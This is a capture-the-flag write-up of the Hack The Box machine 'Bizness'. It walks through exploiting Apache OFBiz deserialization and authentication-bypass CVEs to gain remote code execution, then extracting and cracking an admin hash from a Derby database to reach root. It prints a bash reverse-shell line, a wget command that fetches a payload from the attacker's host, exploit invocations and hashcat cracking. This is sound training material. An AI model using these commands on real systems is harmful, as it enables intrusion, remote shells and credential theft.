
Bizness
Hack The Box Machine Writeup
Solved January 7, 2024

Its time for some monkey bizness
Summary
Bizness is a pretty short easy Linux box with a user step centering around exploiting an apache ofbiz instance with a couple of CVES. The root step involves extracting and cracking the root user's password hash from an apache derby database.
For the attacker to achieve user.txt they must enumerate the website and discover it is running Apache OfBiz. Googling for exploits reveals a bunch of vulnerabilities. The one we are interested in is a Java deserialization vulnerability that gives us unauthenticated RCE. Finding a poc script we can then use this to get a reverse shell and grab user.txt
Root involves finding a password hash stored in an apache derby database. I found it by searching through a whole bunch of binary files representing the database. Once this hash is found the attacker must find how the password is hashed. Discovering that it is converted to hex and then base64 encoded, the attacker can reverse the process and get a salted sha1 hash that can be cracked. Using the Rockyou wordlist Hashcat quickly cracks the hash and the attacker can use the password with SU to switch the root user and complete the machine.

This root step was a bunch of monke business
User
Recon
Port scan with Nmap
I started off with a port scan with Nmap to see what I could interact with on the target. The flags I like to use are -sC for default Nmap enumeration scripts and -sV for version enumeration.
┌─[]─[hackerfren@parrot]─[~/Desktop]
└──╼ [★]$ nmap 10.10.11.252 -sC -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-07 11:58 EST
Nmap scan report for 10.10.11.252
Host is up (0.036s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE   VERSION
22/tcp   open  ssh       OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e21d5dc2e61eb8fa63b242ab71c05d3 (RSA)
|   256 3911423f0c250008d72f1b51e0439d85 (ECDSA)
|_  256 b06fa00a9edfb17a497886b23540ec95 (ED25519)
80/tcp   open  http      nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
443/tcp  open  ssl/http  nginx 1.18.0
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0
| tls-nextprotoneg:
|_  http/1.1
|_http-title: Did not follow redirect to v
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_Not valid after:  2328-11-10T20:03:40
8000/tcp open  http-alt?
8008/tcp open  http?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.20 seconds
The scan reveals SSH running on the default port 22, this can likely be used with credentials or an SSH key later to gain a shell on the host. There is also an HTTP web server on the default port 80 and an HTTPS server on the default port 443. Lastly there are what look like HTTP web servers on port 8000 and 8008 but since Nmap could not confirm this we will have to do it manually.
Wfuzz Subdomain Scan
The first thing that stands out to me is the redirect to bizness.htb on port 80 and 443. I also noticed the redirects are both to the HTTPS server so there is likely nothing on port 80 but the redirect to port 443. I will add this to my /etc/hosts file to configure DNS to point to the IP correctly. Next I like to use Wfuzz to brute force for other subdomains. In this case it didn't reveal anything but false positives.
sudo vim /etc/hosts
<...>
10.10.11.252    bizness.htb
# Escp and then :wq to save and quit in vim ;)
Enumerating the web servers
Port 8000 and port 8008 seem to be redirect loops that get us nowhere. Port 80, or the URL with no port specified leads back to HTTPS on port 443. The site appears to be a basic company webpage where all the tabs lead to anchors on the page. There is also a form at the bottom, but this does not do anything.
.PNG)
It appears to be a single page Webpage
At the very bottom of the page however, in the footer we can see an important piece of information, that the webpage is powered by Apache OfBiz. This stood out to me because you would usually see something like WordPress on a simple site like this.

Make sure to always fully enumerate web pages!
We can also find information on the page like an email 'info@bizzness.htb' which is another way to confirm we have a valid subdomain.
.PNG)
Companies often reveal lots of information useful for social engineering!

Also known as what really gets you in
Page Enumeration with Feroxbuster
Next let's use feroxbuster to do a brute force enumeration scan on any possible other pages we could access. The --norecurison flag just helps clean up the output and is good for a first pass.
┌─[us-vip-3]─[10.10.14.22]─[htb-mp-904224@htb-1cdzsvgl4u]─[~/Desktop]
└──╼ [★]$ feroxbuster -u https://bizness.htb/ -w /usr/share/wordlists/dirb/common.txt -k --no-recursion

___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.9.3
───────────────────────────┬──────────────────────
🎯  Target Url            │ https://bizness.htb/
🚀  Threads               │ 50
📖  Wordlist              │ /usr/share/wordlists/dirb/common.txt
👌  Status Codes          │ All Status Codes!
💥  Timeout (secs)        │ 7
🦡  User-Agent            │ feroxbuster/2.9.3
💉  Config File           │ /etc/feroxbuster/ferox-config.toml
🔎  Extract Links         │ true
🏁  HTTP methods          │ [GET]
🔓  Insecure              │ true
🚫  Do Not Recurse        │ true
🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
302      GET        0l        0w        0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        7l      965w    76308c https://bizness.htb/lib/bootstrap/js/bootstrap.bundle.min.js
200      GET        7l       27w     3309c https://bizness.htb/img/apple-touch-icon.png
200      GET       11l       56w     2406c https://bizness.htb/lib/counterup/counterup.min.js
200      GET        4l       66w    31000c https://bizness.htb/lib/font-awesome/css/font-awesome.min.css
200      GET       12l      559w    35503c https://bizness.htb/lib/isotope/isotope.pkgd.min.js
200      GET      922l     4934w   402185c https://bizness.htb/img/intro-carousel/5.jpg
200      GET        7l      279w    42766c https://bizness.htb/lib/owlcarousel/owl.carousel.min.js
200      GET        4l     1298w    86659c https://bizness.htb/lib/jquery/jquery.min.js
200      GET        1l       38w     2303c https://bizness.htb/lib/easing/easing.min.js
200      GET        7l      158w     9028c https://bizness.htb/lib/waypoints/waypoints.min.js
200      GET      158l      848w     7078c https://bizness.htb/lib/superfish/hoverIntent.js
200      GET        2l      247w     7083c https://bizness.htb/lib/jquery/jquery-migrate.min.js
200      GET      915l     5085w   372733c https://bizness.htb/img/intro-carousel/2.jpg
200      GET      492l     1596w    34633c https://bizness.htb/control
<...>
200      GET      522l     1736w    27200c https://bizness.htb/
404      GET        1l       68w      757c https://bizness.htb/select
404      GET        1l       61w      682c https://bizness.htb/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/web-inf
[####################] - 3s      4676/4676    0s      found:40      errors:0
[####################] - 3s      4614/4614    1430/s  https://bizness.htb/
Outside of a bunch of pictures,css and some normal looking js files we have /control. This is strange because it is returning an http response code of 200, normal, but also showing a 500 internal service error response page. This further confirms to use that the server is running Apache OfBiz
.PNG)
Using Searchsploit to Find Exploit
A good way to quickly check if something has public vulnerabilities given a name (Apache OfBiz in our case) is to use Searchsploit. Searchsploit is a database and search tool for Rapid 7 (the people who create Metasploit) online information held in the Exploit Database. Using the tool in this case we can find a bunch of exploits related to Apache OfBiz.
┌─[us-vip-3]─[10.10.14.22]─[htb-mp-904224@htb-1cdzsvgl4u]─[/usr/share]
└──╼ [★]$ searchsploit Apache OFBiz
----------------------------------------------------------------------------------------------------------- ---------------------------------
Exploit Title                                                                                             |  Path
----------------------------------------------------------------------------------------------------------- ---------------------------------
Apache OFBiz - Admin Creator                                                                               | multiple/remote/12264.txt
Apache OFBiz - Multiple Cross-Site Scripting Vulnerabilities                                               | php/webapps/12330.txt
Apache OFBiz - Remote Execution (via SQL Execution)                                                        | multiple/remote/12263.txt
Apache OFBiz 10.4.x - Multiple Cross-Site Scripting Vulnerabilities                                        | multiple/remote/38230.txt
Apache OFBiz 16.11.04 - XML External Entity Injection                                                      | java/webapps/45673.py
Apache OFBiz 16.11.05 - Cross-Site Scripting                                                               | multiple/webapps/45975.txt
Apache OFBiz 17.12.03 - Cross-Site Request Forgery (Account Takeover)                                      | java/webapps/48408.txt
ApacheOfBiz 17.12.01 - Remote Command Execution (RCE)                                                      | java/webapps/50178.sh
----------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
It is good to check in order of severity when we don't know the exact version number like in ths instance. Using -m flag we can create a copy of the file using the displayed path to our desktop.
┌─[us-vip-3]─[10.10.14.22]─[htb-mp-904224@htb-1cdzsvgl4u]─[~/Desktop]
└──╼ [★]$ searchsploit -m java/webapps/50178.sh
Exploit: ApacheOfBiz 17.12.01 - Remote Command Execution (RCE)
  URL: https://www.exploit-db.com/exploits/50178
 Path: /usr/share/exploitdb/exploits/java/webapps/50178.sh
Codes: CVE-2020-9496
Verified: False
File Type: UTF-8 Unicode text, with very long lines
Copied to: /home/htb-mp-904224/Desktop/50178.sh
Looking at the bash shell script it seems like it is creating a shell and then using ysoserial to generate a Jar archive and exploit a serialization attack. It also looks like we need to change the url and port. at the top.
# CVE : CVE-2020-9496

# Reference: https://securitylab.github.com/advisories/GHSL-2020-069-apache_ofbiz/

# Description: This CVE was discovered by Alvaro Muñoz, but I have created this POC to automate the process and the necessary requests to successfully exploit it and get RCE.

#!/usr/bin/env bash

# Because the 2 xmlrpc related requets in webtools (xmlrpc and ping) are not using authentication they are vulnerable to unsafe deserialization.
# This issue was reported to the security team by Alvaro Munoz pwntester@github.com from the GitHub Security Lab team.
#
# This vulnerability exists due to Java serialization issues when processing requests sent to /webtools/control/xmlrpc.
# A remote unauthenticated attacker can exploit this vulnerability by sending a crafted request. Successful exploitation would result in arbitrary code execution.
#
# Steps to exploit:
#
# Step 1: Host HTTP Service with python3 (sudo python3 -m http.server 80)
# Step 2: Start nc listener (Recommended 8001).
# Step 3: Run the exploit.


url='https://bizness.htb/' # CHANGE THIS
port=8443 # CHANGE THIS
I was not able to get this script to work however and it ended up being quite a rabbit hole going through the exploits listed by Searchsploit
Using Google To find Exploit
Google ends up often being the best place to search for exploits. In this case that proves true. Simply googling for the thing we are trying to exploit, Apache OfBiz and the word exploit tends to work well for me. Since google rankings are based on popularity the exploits currently being used the most will tend to be found right away.
.PNG)
Google is the best tool to find exploits and information
In this case I quickly came across Apache-OFBiz-Authentication-Bypass. We can then download the exploit itself with git clone, this will also conveniently download Ysoserial which we will also need to have downloaded.
┌─[us-vip-3]─[10.10.14.22]─[htb-mp-904224@htb-1e365lbev3]─[~/Desktop]
└──╼ [★]$ git clone https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass.git
Cloning into 'Apache-OFBiz-Authentication-Bypass'...
remote: Enumerating objects: 14, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 14 (delta 1), reused 6 (delta 0), pack-reused 5
Receiving objects: 100% (14/14), 51.44 MiB | 79.92 MiB/s, done.
Resolving deltas: 100% (1/1), done.
Apache OFBiz Authentication Bypass Vulnerability (CVE-2023-51467 and CVE-2023-49070)
Following the github page we can use the --cmd flag to execute a command. To make it easy and avoid any possible encoding issues let's write a simple bash reverse shell to a file. I like to use revshells as an easy online generator. We will then use python to host it as a web server and run the exploit 2 times. The first time will be to issue a Wget command and output our shell into /tmp. The second time we run the exploit the command will be to run the shell script with bash. Lastly we will also need to start a NC listener to catch the reverse shell.
┌─[us-vip-3]─[10.10.14.22]─[htb-mp-904224@htb-1e365lbev3]─[~/Desktop]
└──╼ [★]$ nc -lnvp 42069
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::42069
Ncat: Listening on 0.0.0.0:42069

# Starting python webserver
┌─[us-vip-3]─[10.10.14.22]─[htb-mp-904224@htb-1e365lbev3]─[~/Desktop]
└──╼ [★]$ sudo python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.252 - - [07/Jan/2024 21:38:32] "GET /shell.sh HTTP/1.1" 200 -

# Showing shell.sh file. create it with echo or a text editor
┌─[us-vip-3]─[10.10.14.22]─[htb-mp-904224@htb-1e365lbev3]─[~/Desktop]
└──╼ [★]$ cat shell.sh
bash -i >& /dev/tcp/10.10.14.22/42069 0>&1

# Running the exploit to use wget to transfer the shell script
┌─[us-vip-3]─[10.10.14.22]─[htb-mp-904224@htb-1e365lbev3]─[~/Desktop/Apache-OFBiz-Authentication-Bypass]
└──╼ [★]$ python exploit.py --url https://bizness.htb/ --cmd 'wget http://10.10.14.22:8000/shell.sh -O /tmp/shell.sh'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

# Running the exploit to execute bash on the reverse shell script
┌─[us-vip-3]─[10.10.14.22]─[htb-mp-904224@htb-1e365lbev3]─[~/Desktop/Apache-OFBiz-Authentication-Bypass]
└──╼ [★]$ python exploit.py --url https://bizness.htb/ --cmd '/bin/bash /tmp/shell.sh'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

Apache is everywhere
Script Shell Upgrade Trick
We can now use the script trick to escalate our shell. This will allow us to use the arrow keys in the shell as well as tab autocomplete for words. After doing so we can grab user.txt and complete the user step of the machine.
Ncat: Connection from 10.10.11.252:32910.
bash: cannot set terminal process group (736): Inappropriate ioctl for device
bash: no job control in this shell
ofbiz@bizness:/opt/ofbiz$ id
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)
ofbiz@bizness:/opt/ofbiz$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
ofbiz@bizness:/opt/ofbiz$ ^Z
[1]+  Stopped                 nc -lnvp 42069
┌─[us-vip-3]─[10.10.14.22]─[htb-mp-904224@htb-1e365lbev3]─[~/Desktop]
└──╼ [★]$ stty raw -echo;fg
nc -lnvp 42069
          reset
reset: unknown terminal type unknown
Terminal type? screen
ofbiz@bizness:/opt/ofbiz$

# Grabbing User.txt
ofbiz@bizness:~$ cat user.txt
ea1b************************11c9
Root
Recon
Running all of the normal enumeration steps such as looking for suid binaries, checking if any ports are open locally etc did not come up with anything useful. Running automatic enumeration with Linpeas was also not very helpful here. Looking in the opt directory we do have an ofbiz directory. This itself contained a bunch of different directories. It took quite a while to enumerate through but eventually I got to the runtime/data directory. Here I saw a folder for Derby, which is an Apache database system.
# It is always a good idea to check /opt when doing privilege esclation
ofbiz@bizness:/opt$ ls
ofbiz

ofbiz@bizness:/opt/ofbiz/runtime/data$ ls
derby  derby.properties  README
Find password hash in Derby
Finding databases is always good because they often contain hashed versions of passwords that we can crack. For this instance of derby the database files are found in /ofbiz/seg0. In this directory is the database represented in binary data, or .dat files. We can use grep -riah to look for the string password case insensitive inside the binary data files. Doing so we come across what looks like a hash in file c54d0.dat. We can use the Strings command on the file to have it format better and see it more clearly.
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ grep -riaH  password

<...>
c54d0.dat:                <eeval-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp="2023-12-16 03:40:23.445" currentPassword="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" enabled="Y" hasLoggedOut="N" lastUpdatedStamp="2023-12-16 03:44:54.272" lastUpdatedTxStamp="2023-12-16 03:44:54.213" requirePasswordChange="N" userLoginId="admin"/>
<...>
# Using strings to more clearly see the hash
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ strings c54d0.dat
<...>
currentPassword="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I"
Crack derby hash
Looking at the docs for Derby and the source code of the application I eventually found how the hash is stored. It is converted to hex and then base64'd. To reverse this and get a hash we can crack, the easiest way is to use CyberChef. We will do from base64 URL safe and then hexdump all characters.
.PNG)
Remember that hashes are $salt$hash so we only need that last part of the full hash we got.
Next we need to append the salt which was d to the output and run it through Hashcat using mode 120. We can discover this from the Hashcat example hashes. With a wordlist of Rockyou it quickly cracks to monkeybizness.
┌─[us-vip-3]─[10.10.14.22]─[htb-mp-904224@htb-1e365lbev3]─[~/Desktop]
└──╼ [★]$ hashcat -m 120 b8fd3f41a541a435857a8f3e751cc3a91c174362:d /usr/share/wordlists/rockyou.txt
<...>
b8fd3f41a541a435857a8f3e751cc3a91c174362:d:monkeybizness

SU To Root
The final step of the box is to use the new password of monkeybizness with the SU command to switch to the root user. From here we can grab Root.txt and complete the box.
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ su -
Password: monkeybizness

root@bizness:~# cat root.txt
2aac************************9ed3

Another box down!
Additional Resources
Ippsec video walkthrough
youtube.com
0xdf writeup
0xdf.gitlab.io